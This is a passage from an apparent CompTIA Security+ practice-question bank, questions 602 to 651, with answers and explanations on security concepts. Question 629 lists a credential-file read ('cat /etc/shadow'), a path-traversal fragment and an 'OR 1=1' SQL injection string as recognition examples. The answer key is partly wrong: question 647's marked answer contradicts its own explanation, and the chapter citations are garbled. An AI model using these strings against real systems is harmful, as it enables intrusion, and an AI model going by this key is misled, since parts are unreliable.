B. Watering hole
C. Typosquatting
D. Buffer overflow

Answer: B

Explanation:
A watering hole attack occurs when attackers compromise a website that is frequently visited by targeted users---in this case, the payment processing site used by employees. The compromised site then delivers malicious payloads to visitors, such as downloading malicious applications without user consent.
XSS (Cross-Site Scripting) attacks inject malicious scripts into web pages but typically do not cause automatic application downloads leading to restarts. Typosquatting (C) involves malicious websites mimicking legitimate ones via misspelled URLs. Buffer overflow (D) is an attack targeting software memory but doesn't typically involve website compromise and automatic downloads.
This attack type is detailed in the Threats, Vulnerabilities, and Mitigations domain of SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 603
A remote employee navigates to a shopping website on their company-owned computer. The employee clicks a link that contains a malicious file. Which of the following would prevent this file from downloading?

A. DLP
B. FIM
C. NAC
D. EDR

Answer: D

Explanation:
EDR (Endpoint Detection and Response) solutions monitor endpoint activities in real-time and can prevent malicious files from being downloaded or executed by detecting suspicious behaviors. In this case, EDR would block the download or alert the security team.
DLP (Data Loss Prevention) prevents unauthorized data exfiltration rather than blocking malware downloads.

FIM (File Integrity Monitoring) tracks changes to files but doesn't prevent downloads. NAC (Network Access Control) controls device access to the network but does not directly block file downloads.
EDR's proactive blocking capabilities are covered under the Security Operations domain in SY0-7016:Chapter 11CompTIA Security+ Study Guide.

QUESTION 604
A security officer observes that a software development team is not complying with its corporate security policy on encrypting confidential data. Which of the following categories refers to this type of noncompliance?

A. External
B. Standard
C. Regulation
D. Internal

Answer: D

Explanation:
Non-compliance with internal policies, such as corporate security policies, falls under internal non-compliance. These are rules created and enforced within the organization to maintain security standards.
External non-compliance (A) refers to violations of outside regulations or laws. Standards (B) are generally established best practices or industry guidelines, and regulation (C) refers to legal or governmental requirements.
Internal compliance management is a key focus area in the Security Program Management domain of SY0-7016:Chapter 16CompTIA Security+ Study Guide.

QUESTION 605
While updating the security awareness training, a security analyst wants to address issues created if vendors' email accounts are compromised. Which of the following recommendations should the security analyst include in the training?

A. Refrain from clicking on images included in emails from new vendors.
B. Delete emails from unknown service provider partners.
C. Require that invoices be sent as attachments.
D. Be alert to unexpected requests from familiar email addresses.

Answer: D

Explanation:
Compromised vendor email accounts often lead to business email compromise (BEC) attacks where attackers send malicious or unexpected requests appearing from trusted sources. Training users to be alert to unexpected requests even if they appear to come from familiar addresses is critical in preventing such attacks.
Refraining from clicking images (A) is less effective than being vigilant about suspicious content and requests. Deleting emails from unknown providers (B) is not practical, as some legitimate emails come from unknown senders. Requiring invoices as attachments (C) can increase risk by encouraging users to open potentially malicious attachments.
This user awareness tactic is emphasized in the Security Program Management and Security Awareness training in SY0-7016:Chapter 16CompTIA Security+ Study Guide.

QUESTION 606
Which of the following activities would involve members of the incident response team and other stakeholders simul-ating an event?

A. Lessons learned

B. Digital forensics
C. Tabletop exercise
D. Root cause analysis

Answer: C

Explanation:
A tabletop exercise is a simulation-based activity where incident response team members and relevant stakeholders walk through a hypothetical security incident in a discussion-based format. This exercise helps validate response plans, roles, and communication channels without actual system disruption.
Lessons learned (A) is a post-incident review, digital forensics (B) is evidence collection after an incident, and root cause analysis (D) investigates the underlying cause after an event.
Tabletop exercises are standard practices within the Security Operations domain to prepare teams for real incidents6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 607
A company decides to purchase an insurance policy. Which of the following risk management strategies is this company implementing?

A. Mitigate
B. Accept
C. Avoid
D. Transfer

Answer: D

Explanation:
Purchasing insurance is a classic example of risk transfer, where financial risk associated with potential losses is shifted to a third party (the insurer). This strategy does not eliminate the risk but moves the financial burden.
Mitigation (A) reduces risk impact or likelihood through controls, acceptance (B) involves acknowledging the risk without action, and avoidance (C) eliminates the risk by not engaging in the activity.
Risk transfer is a fundamental concept taught in the Risk Management domain of SY0-7016:Chapter 17CompTIA Security+ Study Guide.

QUESTION 608
An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server. Which of the following processes is the administrator performing?

A. Quantitative risk analysis
B. Disaster recovery test
C. Physical security controls review
D. Threat modeling

Answer: A

Explanation:
Quantitative risk analysis involves assigning numeric values to risk components, such as potential financial losses. Estimating the replacement cost of a physical server is part of calculating the potential impact and exposure during this process.
Disaster recovery tests (B) validate recovery procedures, physical security controls review (C) assesses physical protections, and threat modeling (D) identifies potential threats and attack vectors.

Quantitative analysis is a key part of risk management addressed in the SY0-701 Risk Management domain6:Chapter 17CompTIA Security+ Study Guide

---

QUESTION 609
Which of the following technologies can achieve microsegmentation?

A. Next-generation firewalls
B. Software-defined networking
C. Embedded systems
D. Air-gapped

Answer: B

Explanation:
Software-defined networking (SDN) enables microsegmentation by allowing administrators to create finegrained, dynamic network segments at the software layer independent of physical network topology. This capability isolates workloads and controls traffic flows between segments, enhancing security within data centers and cloud environments.
Next-generation firewalls (A) provide advanced filtering and inspection but do not inherently deliver the granular segmentation flexibility of SDN. Embedded systems (C) and air-gapped systems (D) refer to specific hardware or physical isolation techniques but do not implement microsegmentation as a network control method.
The concept of microsegmentation through SDN is detailed in the Security Architecture domain of the SY0-701 exam6:Chapter 3CompTIA Security+ Study Guide.

QUESTION 610
An external security assessment report indicates a high click rate on suspicious emails. The Chief Intelligence Security Officer (CISO) must reduce this behavior. Which of the following should the CISO do first?

A. Update the acceptable use policy.
B. Deploy a password management solution.
C. Issue warning letters to affected users.
D. Implement a phishing awareness campaign.

Answer: D

Explanation:
To reduce risky behaviors such as clicking suspicious emails, the first and most effective step is to implement a phishing awareness campaign that educates users about recognizing phishing attempts, the risks involved, and safe practices. Awareness training can significantly reduce successful phishing attacks by changing user behavior.
Updating policies (A) is important but does not directly affect user behavior immediately. Password management solutions (B) help with credential security but do not reduce phishing click rates. Issuing warning letters (C) is punitive and less effective than proactive education.
This approach aligns with Security Program Management principles emphasizing training and awareness as primary controls against phishing risks6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 611
Which of the following provides the best protection against unwanted or insecure communications to and from a device?

A. System hardening
B. Host-based firewall
C. Intrusion detection system

D. Anti-malware software

Answer: B

Explanation:
A host-based firewall controls incoming and outgoing network traffic on a device by enforcing security rules, effectively blocking unwanted or insecure communications. It is specifically designed to protect the device from unauthorized access and malicious traffic.
System hardening (A) reduces vulnerabilities by disabling unnecessary services and patching but does not control communications dynamically. Intrusion detection systems (C) detect suspicious traffic but typically do not block it (unless paired with prevention). Anti-malware (D) protects against malicious software but not directly network communication filtering.
Host-based firewalls are a fundamental component of endpoint security highlighted in the Security Operations domain of SY0-7016:Chapter 11CompTIA Security+ Study Guide.

QUESTION 612
Which of the following metrics impacts the backup schedule as part of the BIA?

A. RTO
B. RPO
C. MTTR
D. MTBF

Answer: B

Explanation:
Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss measured in time. It directly impacts how frequently backups should occur to ensure data can be restored to a point no older than the RPO after a disruption.
Recovery Time Objective (RTO) (A) defines how quickly systems must be restored but does not dictate backup frequency. Mean Time To Repair (MTTR) (C) and Mean Time Between Failures (MTBF) (D) relate to system repair and reliability metrics, not backup schedules.
Understanding and defining RPO is a key part of the Business Impact Analysis (BIA) process covered in the Risk Management domain6:Chapter 17CompTIA Security+ Study Guide.

QUESTION 613
After completing an annual external penetration test, a company receives the following guidance:
Decommission two unused web servers currently exposed to the internet.
Close 18 open and unused ports found on their existing production web servers.
Remove company email addresses and contact info from public domain registration records.
Which of the following does this represent?

A. Attack surface reduction
B. Vulnerability assessment
C. Tabletop exercise
D. Business impact analysis

Answer: A

Explanation:
The guidance focuses on attack surface reduction by eliminating unnecessary services, closing unused ports, and limiting publicly available information that attackers could leverage. Reducing the attack surface lowers

the organization's exposure to threats and potential entry points.
Vulnerability assessments (B) identify weaknesses but do not necessarily involve active reduction measures.
Tabletop exercises (C) simulate incidents, and business impact analysis (D) assesses the effects of disruptions, neither of which match the described activities.
Attack surface reduction is a core principle in Security Operations and penetration testing remediation strategies in SY0-7016:Chapter 14CompTIA Security+ Study Guide.

QUESTION 614
Which of the following describes a situation where a user is authorized before being authenticated?

A. Privilege escalation
B. Race condition
C. Tailgating
D. Impersonation

Answer: D

Explanation:
Impersonation occurs when an attacker or unauthorized user is granted access (authorized) by masquerading as a legitimate user, effectively bypassing or exploiting the authentication process. This means authorization is mistakenly granted before proper authentication.
Privilege escalation (A) involves gaining higher access after authentication. Race conditions (B) are timing vulnerabilities. Tailgating (C) refers to physical unauthorized access by following an authorized person.
Impersonation is a well-known identity attack vector detailed in the Threats and Vulnerabilities domain of SY0-7016:Chapter 4CompTIA Security+ Study Guide.

QUESTION 615
Which of the following is the best way to prevent data from being leaked from a secure network that does not need to communicate externally?

A. Air gap
B. Containerization
C. Virtualization
D. Decentralization

Answer: A

Explanation:
An air gap is the practice of physically isolating a secure network from any external or unsecured networks, effectively preventing any external communication or data leakage. It is the strongest method to prevent data exfiltration in sensitive environments.
Containerization (B) and virtualization (C) are technologies for isolating applications or systems logically but do not guarantee physical separation. Decentralization (D) distributes resources but doesn't prevent data leakage.
Air gaps are critical in highly secure environments and covered under Resilience and Physical Security in SY0-7016:Chapter 9CompTIA Security+ Study Guide.

QUESTION 616
Which of the following can be best used to discover a company's publicly available breach information?

A. OSINT
B. SIEM
C. CVE

D. CVSS

Answer: A

Explanation:
OSINT (Open Source Intelligence) involves collecting publicly available information, including data breaches, leaked credentials, and other exposed company data found online or on the dark web. OSINT tools can discover if a company's information has been compromised publicly.
SIEM (Security Information and Event Management) monitors internal logs and events but does not collect external breach info. CVE (Common Vulnerabilities and Exposures) is a database of known software vulnerabilities, not breach data. CVSS (Common Vulnerability Scoring System) rates vulnerabilities' severity.
OSINT is a key technique in the Threats and Vulnerabilities domain for external threat intelligence gathering6:Chapter 2CompTIA Security+ Study Guide.

QUESTION 617
Which of the following attacks primarily targets insecure networks?

A. Evil twin
B. Impersonation
C. Watering hole
D. Pretexting

Answer: A

Explanation:
An evil twin attack involves setting up a fraudulent Wi-Fi access point that mimics a legitimate one to intercept network traffic or steal credentials. This attack exploits insecure wireless networks and is focused on network infrastructure.
Impersonation, watering hole, and pretexting are social engineering or web-based attacks, not primarily network attacks.
The evil twin attack is a well-known wireless threat discussed under Threats and Vulnerabilities in SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 618
An accounting employee recently used software that was not approved by the company. Which of the following risks does this most likely represent?

A. Unskilled attacker
B. Hacktivist
C. Shadow IT
D. Supply chain

Answer: C

Explanation:
Shadow IT refers to employees using software or services without official approval, often introducing security risks due to lack of control, monitoring, or compliance. This can lead to vulnerabilities, data leakage, or policy violations.
Unskilled attacker (A) and hacktivist (B) are threat actor types; supply chain (D) refers to risks from external partners or vendors, not internal unauthorized software usage.
Shadow IT is highlighted in Security Program Management and Threats domains for its risk implications6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 619
Which of the following security principles most likely requires validation before allowing traffic between systems?

A. Policy enforcement
B. Authentication
C. Zero Trust architecture
D. Confidentiality

Answer: C

Explanation:
Zero Trust architecture is based on the principle of 'never trust, always verify,' meaning all traffic between systems must be authenticated and authorized before communication is allowed, regardless of network location.
Policy enforcement (A) is important but broader. Authentication (B) is a component of Zero Trust, and confidentiality (D) refers to data protection, not access validation.
Zero Trust is a modern security framework emphasized in Security Architecture for securing enterprise environments6:Chapter 3CompTIA Security+ Study Guide.

QUESTION 620
A Chief Security Officer signs off on a request to allow inbound SMB and RDP from the internet to a single VLAN. Which of the following is the most likely explanation for this activity?

A. The company built a new file-sharing site.
B. The organization is preparing for a penetration test.
C. The security team is integrating with an SASE platform.
D. The security team created a honeynet.

Answer: D

Explanation:
Allowing risky protocols like SMB and RDP from the internet to a controlled VLAN is commonly done to create a honeynet, a deliberately vulnerable network environment used to attract attackers and study their behaviors without risking production systems.
Building a file-sharing site (A) or preparing for a pentest (B) typically wouldn't require exposing SMB and RDP broadly. SASE integration (C) focuses on cloud security access and doesn't involve opening such protocols indiscriminately.
Honeynets are described as a deception technology in the Security Architecture domain6:Chapter 9CompTIA Security+ Study Guide.

QUESTION 621
A penetration testing report indicated that an organization should implement controls related to database input validation. Which of the following best identifies the type of vulnerability that was likely discovered during the test?

A. XSS
B. Command injection
C. Buffer overflow
D. SQLi

Answer: D

Explanation:
Poor input validation in databases typically leads to SQL Injection (SQLi) vulnerabilities, where attackers manipulate input fields to execute arbitrary SQL commands and gain unauthorized data access or control.
XSS (A) affects web applications' output rendering, command injection (B) affects OS commands, and buffer overflow (C) affects memory management, so they don't directly relate to database input validation.
SQLi is a critical vulnerability extensively covered in the Application Security domain6:Chapter 6CompTIA Security+ Study Guide.

QUESTION 622
Which of the following is the best reason to perform a tabletop exercise?

A. To address audit findings
B. To collect remediation response times
C. To update the IRP
D. To calculate the ROI

Answer: C

Explanation:
A tabletop exercise simulates incident scenarios to test and validate the effectiveness of an organization's Incident Response Plan (IRP), identifying gaps and areas needing updates. It promotes team readiness without disrupting operations.
Addressing audit findings (A), collecting remediation times (B), and calculating ROI (D) are separate activities and not the primary purpose of tabletop exercises.
This practice is an integral part of Security Operations and Incident Response training in SY0-7016:Chapter 14CompTIA Security+ Study Guide.

QUESTION 623
A government worker secretly copies classified files that contain defense tactics information to an external drive. The government worker then gives the external drive to a corrupt organization. Which of the following best describes the motivation of the worker?

A. Espionage
B. Data exfiltration
C. Financial gain
D. Blackmail

Answer: A

Explanation:
The act described is espionage, where classified information is stolen and provided to adversaries or unauthorized parties, usually for political, military, or strategic advantage.
Data exfiltration (B) is the technical act of stealing data but doesn't specify motivation. Financial gain (C) or blackmail (D) could be motivations but are not clearly indicated here.
Espionage is a classic threat actor motivation outlined in the Threats domain6:Chapter 2CompTIA Security+ Study Guide.

QUESTION 624
Which of the following control types describes an alert from a SIEM tool?

A. Preventive
B. Corrective
C. Compensating
D. Detective

Answer: D

Explanation:
Alerts generated by SIEM (Security Information and Event Management) tools are detective controls, as they identify and notify about suspicious activities but do not prevent or correct the events themselves.
Preventive controls stop incidents before they occur, corrective controls remediate issues, and compensating controls are alternatives used when primary controls aren't feasible.
Detective controls are foundational in Security Operations for incident detection and response6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 625
Which of the following is the most likely reason a security analyst would review SIEM logs?

A. To check for recent password reset attempts
B. To monitor for potential DDoS attacks
C. To assess the scope of a privacy breach
D. To see correlations across multiple hosts

Answer: D

Explanation:
One of the primary advantages of SIEM tools is their ability to correlate events across multiple hosts and devices to identify patterns that may indicate coordinated attacks or advanced threats. Reviewing logs for correlations helps detect complex incidents that might be missed when looking at individual systems.
Checking password resets (A) and monitoring DDoS (B) are possible but less common primary reasons.
Assessing privacy breach scope (C) is usually done post-incident, not typically during initial SIEM log reviews.
Log correlation capabilities are a core SIEM feature described in Security Operations6:Chapter 14CompTIA Security+ Study Guide

---

QUESTION 626
A security analyst identifies an incident in the network. Which of the following incident response activities would the security analyst perform next?

A. Containment
B. Detection
C. Eradication
D. Recovery

Answer: A

Explanation:
Once an incident is detected, the next step is containment, which involves limiting the scope and impact of the incident to prevent further damage. Containment can be temporary or long-term, isolating affected systems or networks.
Detection (B) is the initial identification phase before containment. Eradication (C) follows containment and involves removing the root cause. Recovery (D) is the final step to restore normal operations.

This workflow is fundamental in the Incident Response lifecycle detailed in Security Operations in SY0-7016:Chapter 14CompTIA Security+ Study Guide.

QUESTION 627
A company wants to update its disaster recovery plan to include a dedicated location for immediate continued operations if a catastrophic event occurs. Which of the following options is best to include in the disaster recovery plan?

A. Hot site
B. Warm site
C. Geolocation
D. Cold site

Answer: A

Explanation:
A hot site is a fully operational data center equipped with hardware, software, and network connectivity, ready for immediate use after a disaster. It allows near-zero downtime, making it ideal for critical systems needing continuous operations.
Warm sites (B) have some infrastructure but require additional setup time. Cold sites (D) provide space and power but no equipment, leading to longer recovery. Geolocation (C) is unrelated.
Hot sites are a key disaster recovery solution discussed in SY0-701's Resilience and Recovery domain6:Chapter 9CompTIA Security+ Study Guide.

QUESTION 628
An engineer needs to ensure that a script has not been modified before it is launched. Which of the following best provides this functionality?

A. Masking
B. Obfuscation
C. Hashing
D. Encryption

Answer: C

Explanation:
Hashing produces a fixed-length fingerprint of the script's contents. By comparing the current hash with a known good hash, the engineer can verify if the script has been altered. Hashing is a one-way function used to validate integrity.
Masking (A) hides data, obfuscation (B) hides code logic, and encryption (D) protects confidentiality but does not verify integrity as simply.
Integrity checking through hashing is fundamental in General Security Concepts6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 629
An analyst discovers a suspicious item in the SQL server logs. Which of the following could be evidence of an attempted SQL injection?

A. cat /etc/shadow
B. dig 25.36.99.11
C. cd .. / .. / .. /
D. UserId = 10 OR 1=1;

Answer: D

Explanation:
The string 'UserId = 10 OR 1=1;' is a classic SQL injection payload that exploits improper input validation to manipulate the database query logic, often granting unauthorized access or exposing data.
The other options are command-line or DNS-related and unrelated to SQL injection.
SQL injection detection is critical in application security6:Chapter 6CompTIA Security+ Study Guide.

QUESTION 630
Which of the following receives logs from various devices and services, and then presents alerts?

A. SIEM
B. SCADA
C. SNMP
D. SCAP

Answer: A

Explanation:
A SIEM (Security Information and Event Management) system aggregates logs from diverse sources, analyzes them, and generates alerts on suspicious activities. It provides centralized monitoring and incident detection.
SCADA (B) is industrial control, SNMP (C) is a protocol for network management, and SCAP (D) is a standard for security content automation.
SIEMs are foundational in Security Operations monitoring6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 631
A customer reports that software the customer downloaded from a public website has malware in it. However, the company that created the software denies any malware in its software at delivery time. Which of the following techniques will address this concern?

A. Secure storage
B. Static code analysis
C. Input validation
D. Code signing

Answer: D

Explanation:
Code signing uses digital signatures to verify software authenticity and integrity, ensuring the code has not been tampered with since it was signed by the developer. It helps detect if malware was introduced after delivery.
Static code analysis (B) inspects code for vulnerabilities during development but does not verify delivered binaries. Input validation (C) protects applications at runtime. Secure storage (A) protects stored data, unrelated to software delivery.
Code signing is an essential security control in Software Development Life Cycle and Supply Chain Security6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 632
Which of the following data recovery strategies will result in a quick recovery at low cost?

A. Hot

B. Cold
C. Manual
D. Warm

Answer: D

Explanation:
A warm site offers a compromise between cost and recovery speed. It includes hardware and network infrastructure partially configured, allowing quicker recovery than a cold site but at lower cost than a hot site. Hot sites (A) enable rapid recovery but at high cost. Cold sites (B) are low cost but slow to recover. Manual (C) refers to manual processes, typically slower.
Warm sites balance recovery time and cost in disaster recovery planning6:Chapter 9CompTIA Security+ Study Guide.

QUESTION 633
A company makes a change during the appropriate change window, but the unsuccessful change extends beyond the scheduled time and impacts customers. Which of the following would prevent this from reoccurring?

A. User notification
B. Change approval
C. Risk analysis
D. Backout plan

Answer: D

Explanation:
A backout plan provides a documented procedure to revert or undo a change if it fails or causes issues, helping to restore the environment quickly and prevent extended downtime. Having a backout plan in place minimizes impact during failed changes.
User notification (A) informs users but does not prevent failures. Change approval (B) and risk analysis (C) occur before the change and cannot fix issues after failure.
Backout planning is a best practice in Change Management covered in Security Program Management6:Chapter 16CompTIA Security+ Study Guide

---

QUESTION 634
A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat. Which of the following would most likely help the security awareness team address this potential threat?

A. Immediately disable the accounts of staff who are likely to be terminated.
B. Train supervisors to identify and manage disgruntled employees.
C. Configure DLP to monitor staff who will be terminated.
D. Raise awareness for business leaders on social engineering techniques.

Answer: B

Explanation:
When layoffs occur, disgruntled employees pose a significant insider threat risk. Training supervisors to identify signs of disgruntlement and manage employees empathetically helps reduce insider threat risks by addressing issues before they escalate. Supervisors act as the first line of defense in recognizing behavioral changes and intervening.

Immediately disabling accounts (A) may cause operational issues if done prematurely; monitoring with DLP (C) is reactive and less proactive than awareness; raising awareness about social engineering (D) targets external threats more than insider risks.
This approach is part of insider threat awareness and workforce management in Security Program Management6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 635
Which of the following agreements defines response time, escalation points, and performance metrics?

A. BPA
B. MOA
C. NDA
D. SLA

Answer: D

Explanation:
A Service Level Agreement (SLA) defines the expectations between service providers and customers, including response times, escalation procedures, and performance metrics. It ensures accountability and measurable service quality.
BPA (Blanket Purchase Agreement) relates to purchasing terms, MOA (Memorandum of Agreement) outlines responsibilities but is less specific on performance, NDA (Non-Disclosure Agreement) covers confidentiality. SLAs are key in Security Program Management for managing vendor and internal service expectations6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 636
An organization is designing its security architecture for a hybrid cloud environment where some applications run on-premises and others run in a public cloud provider. The organization must ensure that security controls are consistently applied across both environments and that data can be protected even if one environment is compromised. Which architectural principle BEST supports this requirement?

A. Implementing defense in depth with multiple security layers independent of the deployment location
B. Moving all applications to the cloud to simplify the security architecture
C. Centralizing all security controls in the on-premises data center to maintain control
D. Requiring that the public cloud environment use the same physical security controls as the on-premises facility

Answer: A

Explanation:
Defense in depth is the architectural principle that best addresses security in a hybrid environment. Rather than relying on a single perimeter or control point, defense in depth requires multiple overlapping security layers that operate independently. This ensures that compromise of one environment or control does not lead to complete security failure, and it allows security measures to be tailored to each environment's unique characteristics while maintaining consistent protection. Moving everything to the cloud doesn't address the hybrid requirement and introduces new risks. Centralizing controls in on-premises systems doesn't scale to cloud resources and creates a single point of failure. Requiring identical physical security controls is impractical and misses the point.the architecture should adapt to each environment while maintaining consistent logical security principles. This question assesses Security Architecture knowledge, specifically the application of security principles to protect diverse infrastructure.

QUESTION 637
A penetration tester was able to gain unauthorized access to a hypervisor platform. Which of the following vulnerabilities was most likely exploited?

A. Cross-site scripting
B. SQL injection
C. Race condition
D. VM escape

Answer: D

Explanation:
VM escape is a vulnerability where an attacker breaks out of a virtual machine guest environment to access the host hypervisor, gaining control over other guests or the host system itself.
Cross-site scripting (A) and SQL injection (B) are application-layer attacks. Race condition (C) is a timing-related vulnerability.
VM escape is a critical threat in virtualized environments discussed under Threats and Vulnerabilities in SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 638
An MSSP manages firewalls for hundreds of clients. Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?

A. SNMP
B. Benchmarks
C. Netflow
D. SCAP

Answer: B

Explanation:
Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.
SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.
Benchmarks are fundamental for configuration management in Security Operations6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 639
The analyst wants to move data from production to the UAT server for testing the latest release. Which of the following strategies to protect data should the analyst use?

A. Data masking
B. Data tokenization
C. Data obfuscation
D. Data encryption

Answer: A

Explanation:
Data masking replaces sensitive data with realistic but fictional data, preserving format and usability while

protecting confidential information during testing in environments like UAT (User Acceptance Testing). Tokenization (B) replaces data with tokens but is more common for payment data in production. Obfuscation (C) scrambles data but is less structured than masking. Encryption (D) protects data confidentiality but may not be practical for testing.
Data masking is a best practice for protecting sensitive data in non-production environments covered in the General Security Concepts domain6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 640
During a penetration test in a hypervisor, the security engineer is able to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?

A. VM escape
B. Cross-site scripting
C. Malicious update
D. SQL injection

Answer: A

Explanation:
Injecting malicious payloads into a hypervisor and accessing the host system is an example of VM escape, where the isolation between virtual machines and the host breaks down, allowing unauthorized control. Cross-site scripting (B), malicious updates (C), and SQL injection (D) are unrelated to hypervisor host access. VM escape is a critical vulnerability unique to virtualized environments described in SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 641
A company's accounting department receives an urgent payment message from the company's bank domain with instructions to wire transfer funds. The sender requests that the transfer be completed as soon as possible. Which of the following attacks is described?

A. Business email compromise
B. Vishing
C. Spear phishing
D. Impersonation

Answer: A

Explanation:
This is a classic example of Business Email Compromise (BEC), where attackers spoof or compromise trusted email accounts to trick employees into performing unauthorized financial transactions.
Vishing (B) is voice phishing, spear phishing (C) targets individuals with customized messages, and impersonation (D) is a general term for identity deception but BEC specifically describes financial fraud via email.
BEC is a major threat covered in the Threats domain of SY0-7016:Chapter 2CompTIA Security+ Study Guide

---

QUESTION 642
A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them. Which of the following tools will help prevent this from reoccurring?

A. FIM
B. NAC
C. IDS

D. UBA

Answer: D

Explanation:
User Behavior Analytics (UBA) monitors user activities and detects anomalous behavior such as unauthorized data access or exfiltration, including when employees attempt to copy sensitive customer contact information before leaving. UBA can alert security teams to insider threats proactively.
File Integrity Monitoring (FIM) (A) detects unauthorized changes to files but is less effective against data exfiltration by insiders. Network Access Control (NAC) (B) controls device access to the network, and Intrusion Detection Systems (IDS) (C) detect suspicious network activity but do not specifically analyze user behaviors.
UBA is a critical tool for insider threat detection covered in Security Operations6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 643
Which of the following types of vulnerabilities involves attacking a system to access adjacent hosts?

A. VM escape
B. Side loading
C. Remote code execution
D. Resource exhaustion

Answer: A

Explanation:
VM escape allows an attacker to break out of a virtual machine to access the hypervisor or other adjacent virtual machines on the same host, effectively moving laterally to adjacent systems.
Side loading (B) involves loading malicious code in place of legitimate components. Remote code execution (C) allows running arbitrary code remotely. Resource exhaustion (D) causes denial of service by overusing resources.
VM escape is a known virtualization vulnerability detailed in SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 644
Which of the following would best ensure a controlled version release of a new software application?

A. Business continuity planning
B. Quantified risk analysis
C. Static code analysis
D. Change management procedures

Answer: D

Explanation:
Change management procedures provide structured steps to approve, test, document, and deploy software changes, ensuring controlled and auditable version releases that minimize risks and disruptions.
Business continuity planning (A) relates to operational continuity, quantified risk analysis (B) assesses risks quantitatively, and static code analysis (C) finds coding defects but does not control release processes.
Change management is fundamental to software lifecycle governance in SY0-7016:Chapter 16CompTIA Security+ Study Guide.

QUESTION 645
A security team purchases a tool for cloud security posture management. The team is quickly overwhelmed by the number of misconfigurations that the tool detects. Which of the following should the security team configure to establish workflows for cloud resource security?

A. CASB
B. IAM
C. SOAR
D. XDR

Answer: C

Explanation:
SOAR (Security Orchestration, Automation, and Response) platforms enable security teams to automate workflows, prioritize alerts, and manage remediation activities, helping to handle the volume of cloud misconfiguration alerts efficiently.
CASB (A) provides visibility and control for cloud services but is less focused on orchestration. IAM (B) manages identities and permissions, and XDR (D) is extended detection but does not provide workflow automation.
SOAR integration is critical for cloud security operations discussed in Security Operations6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 646
A security analyst sees an increase of vulnerabilities on workstations after a deployment of a company group policy. Which of the following vulnerability types will the analyst most likely find on the workstations?

A. Misconfiguration
B. Zero-day
C. Malicious update
D. Supply chain

Answer: A

Explanation:
Group policies can inadvertently introduce misconfigurations, such as enabling insecure settings or failing to disable legacy protocols, increasing vulnerabilities.
Zero-day (B) are previously unknown vulnerabilities, malicious updates (C) are attacker-controlled, and supply chain (D) risks come from third-party components.
Misconfiguration vulnerabilities are commonly introduced during changes and are emphasized in Security Operations6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 647
The security team notices that the Always On VPN solution sometimes fails to connect. This leaves remote users unprotected because they cannot connect to the on-premises web proxy. Which of the following changes will best provide web protection in this scenario?

A. Implement network access control.
B. Configure the local gateway to point to the VPN.
C. Create a public NAT to the on-premises proxy.
D. Install a host-based content filtering solution.

Answer: C

Explanation:
Installing a host-based content filtering solution on the endpoints ensures that web traffic is filtered locally even when the VPN connection to the on-premises proxy fails, maintaining protection for remote users.
Network access control (A) manages device network access, local gateway configuration (B) does not solve protection if VPN fails, and public NAT (C) exposes internal resources and increases risk.
Endpoint filtering complements VPN for resilient web security, covered in Security Architecture and Operations6:Chapter 11CompTIA Security+ Study Guide.

QUESTION 648
Which of the following is a prerequisite for a DLP solution?

A. Data destruction
B. Data sanitization
C. Data classification
D. Data masking

Answer: C

Explanation:
Data classification is required before implementing a Data Loss Prevention (DLP) solution because DLP policies depend on identifying and categorizing sensitive data to monitor, block, or encrypt it accordingly.
Data destruction (A) and sanitization (B) remove data, and masking (D) obscures data but classification is foundational for DLP effectiveness.
Data classification is emphasized in Security Program Management and Data Protection topics6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 649
Which of the following should be used to select a label for a file based on the file's value, sensitivity, or applicable regulations?

A. Verification
B. Certification
C. Classification
D. Inventory

Answer: C

Explanation:
Classification is the process of assigning labels to files or data based on sensitivity, business value, or regulatory requirements. Proper classification guides handling, access controls, and protection measures.
Verification (A) and certification (B) are validation processes, and inventory (D) is a listing of assets.
Data classification is a foundational data governance control in SY0-7016:Chapter 16CompTIA Security+ Study Guide.

QUESTION 650
A security administrator receives multiple reports about the same suspicious email. Which of the following is the most likely reason for the malicious email's continued delivery?

A. Employees are flagging legitimate emails as spam.
B. Information from reported emails is not being used to tune email filtering tools.
C. Employees are using shadow IT solutions for email.
D. Employees are forwarding personal emails to company email addresses.

Answer: B

Explanation:
If email filtering tools are not tuned based on reported emails, malicious emails will continue to bypass filters. Effective filtering depends on feedback and updating rules with real threat data.
Flagging legitimate emails (A) would cause false positives, shadow IT (C) and forwarding personal emails (D) are less relevant to the filtering bypass.
Tuning email filters is part of continuous Security Operations processes6:Chapter 14CompTIA Security+ Study Guide.

QUESTION 651
Which of the following is a qualitative approach to risk analysis?

A. Including the MTTR and MTBF as part of the risk assessment
B. Tracking and documenting network risks using a risk register
C. Assigning a level of high, medium, or low to the risk rating
D. Using ALE and ARO to help determine whether a risk should be mitigated

Answer: C

Explanation:
A qualitative risk analysis assigns descriptive ratings such as high, medium, or low to risks based on their likelihood and impact without numerical calculations.
Including MTTR/MTBF (A) and ALE/ARO (D) are quantitative methods using metrics. Risk registers (B) document risks but don't specify analysis type.
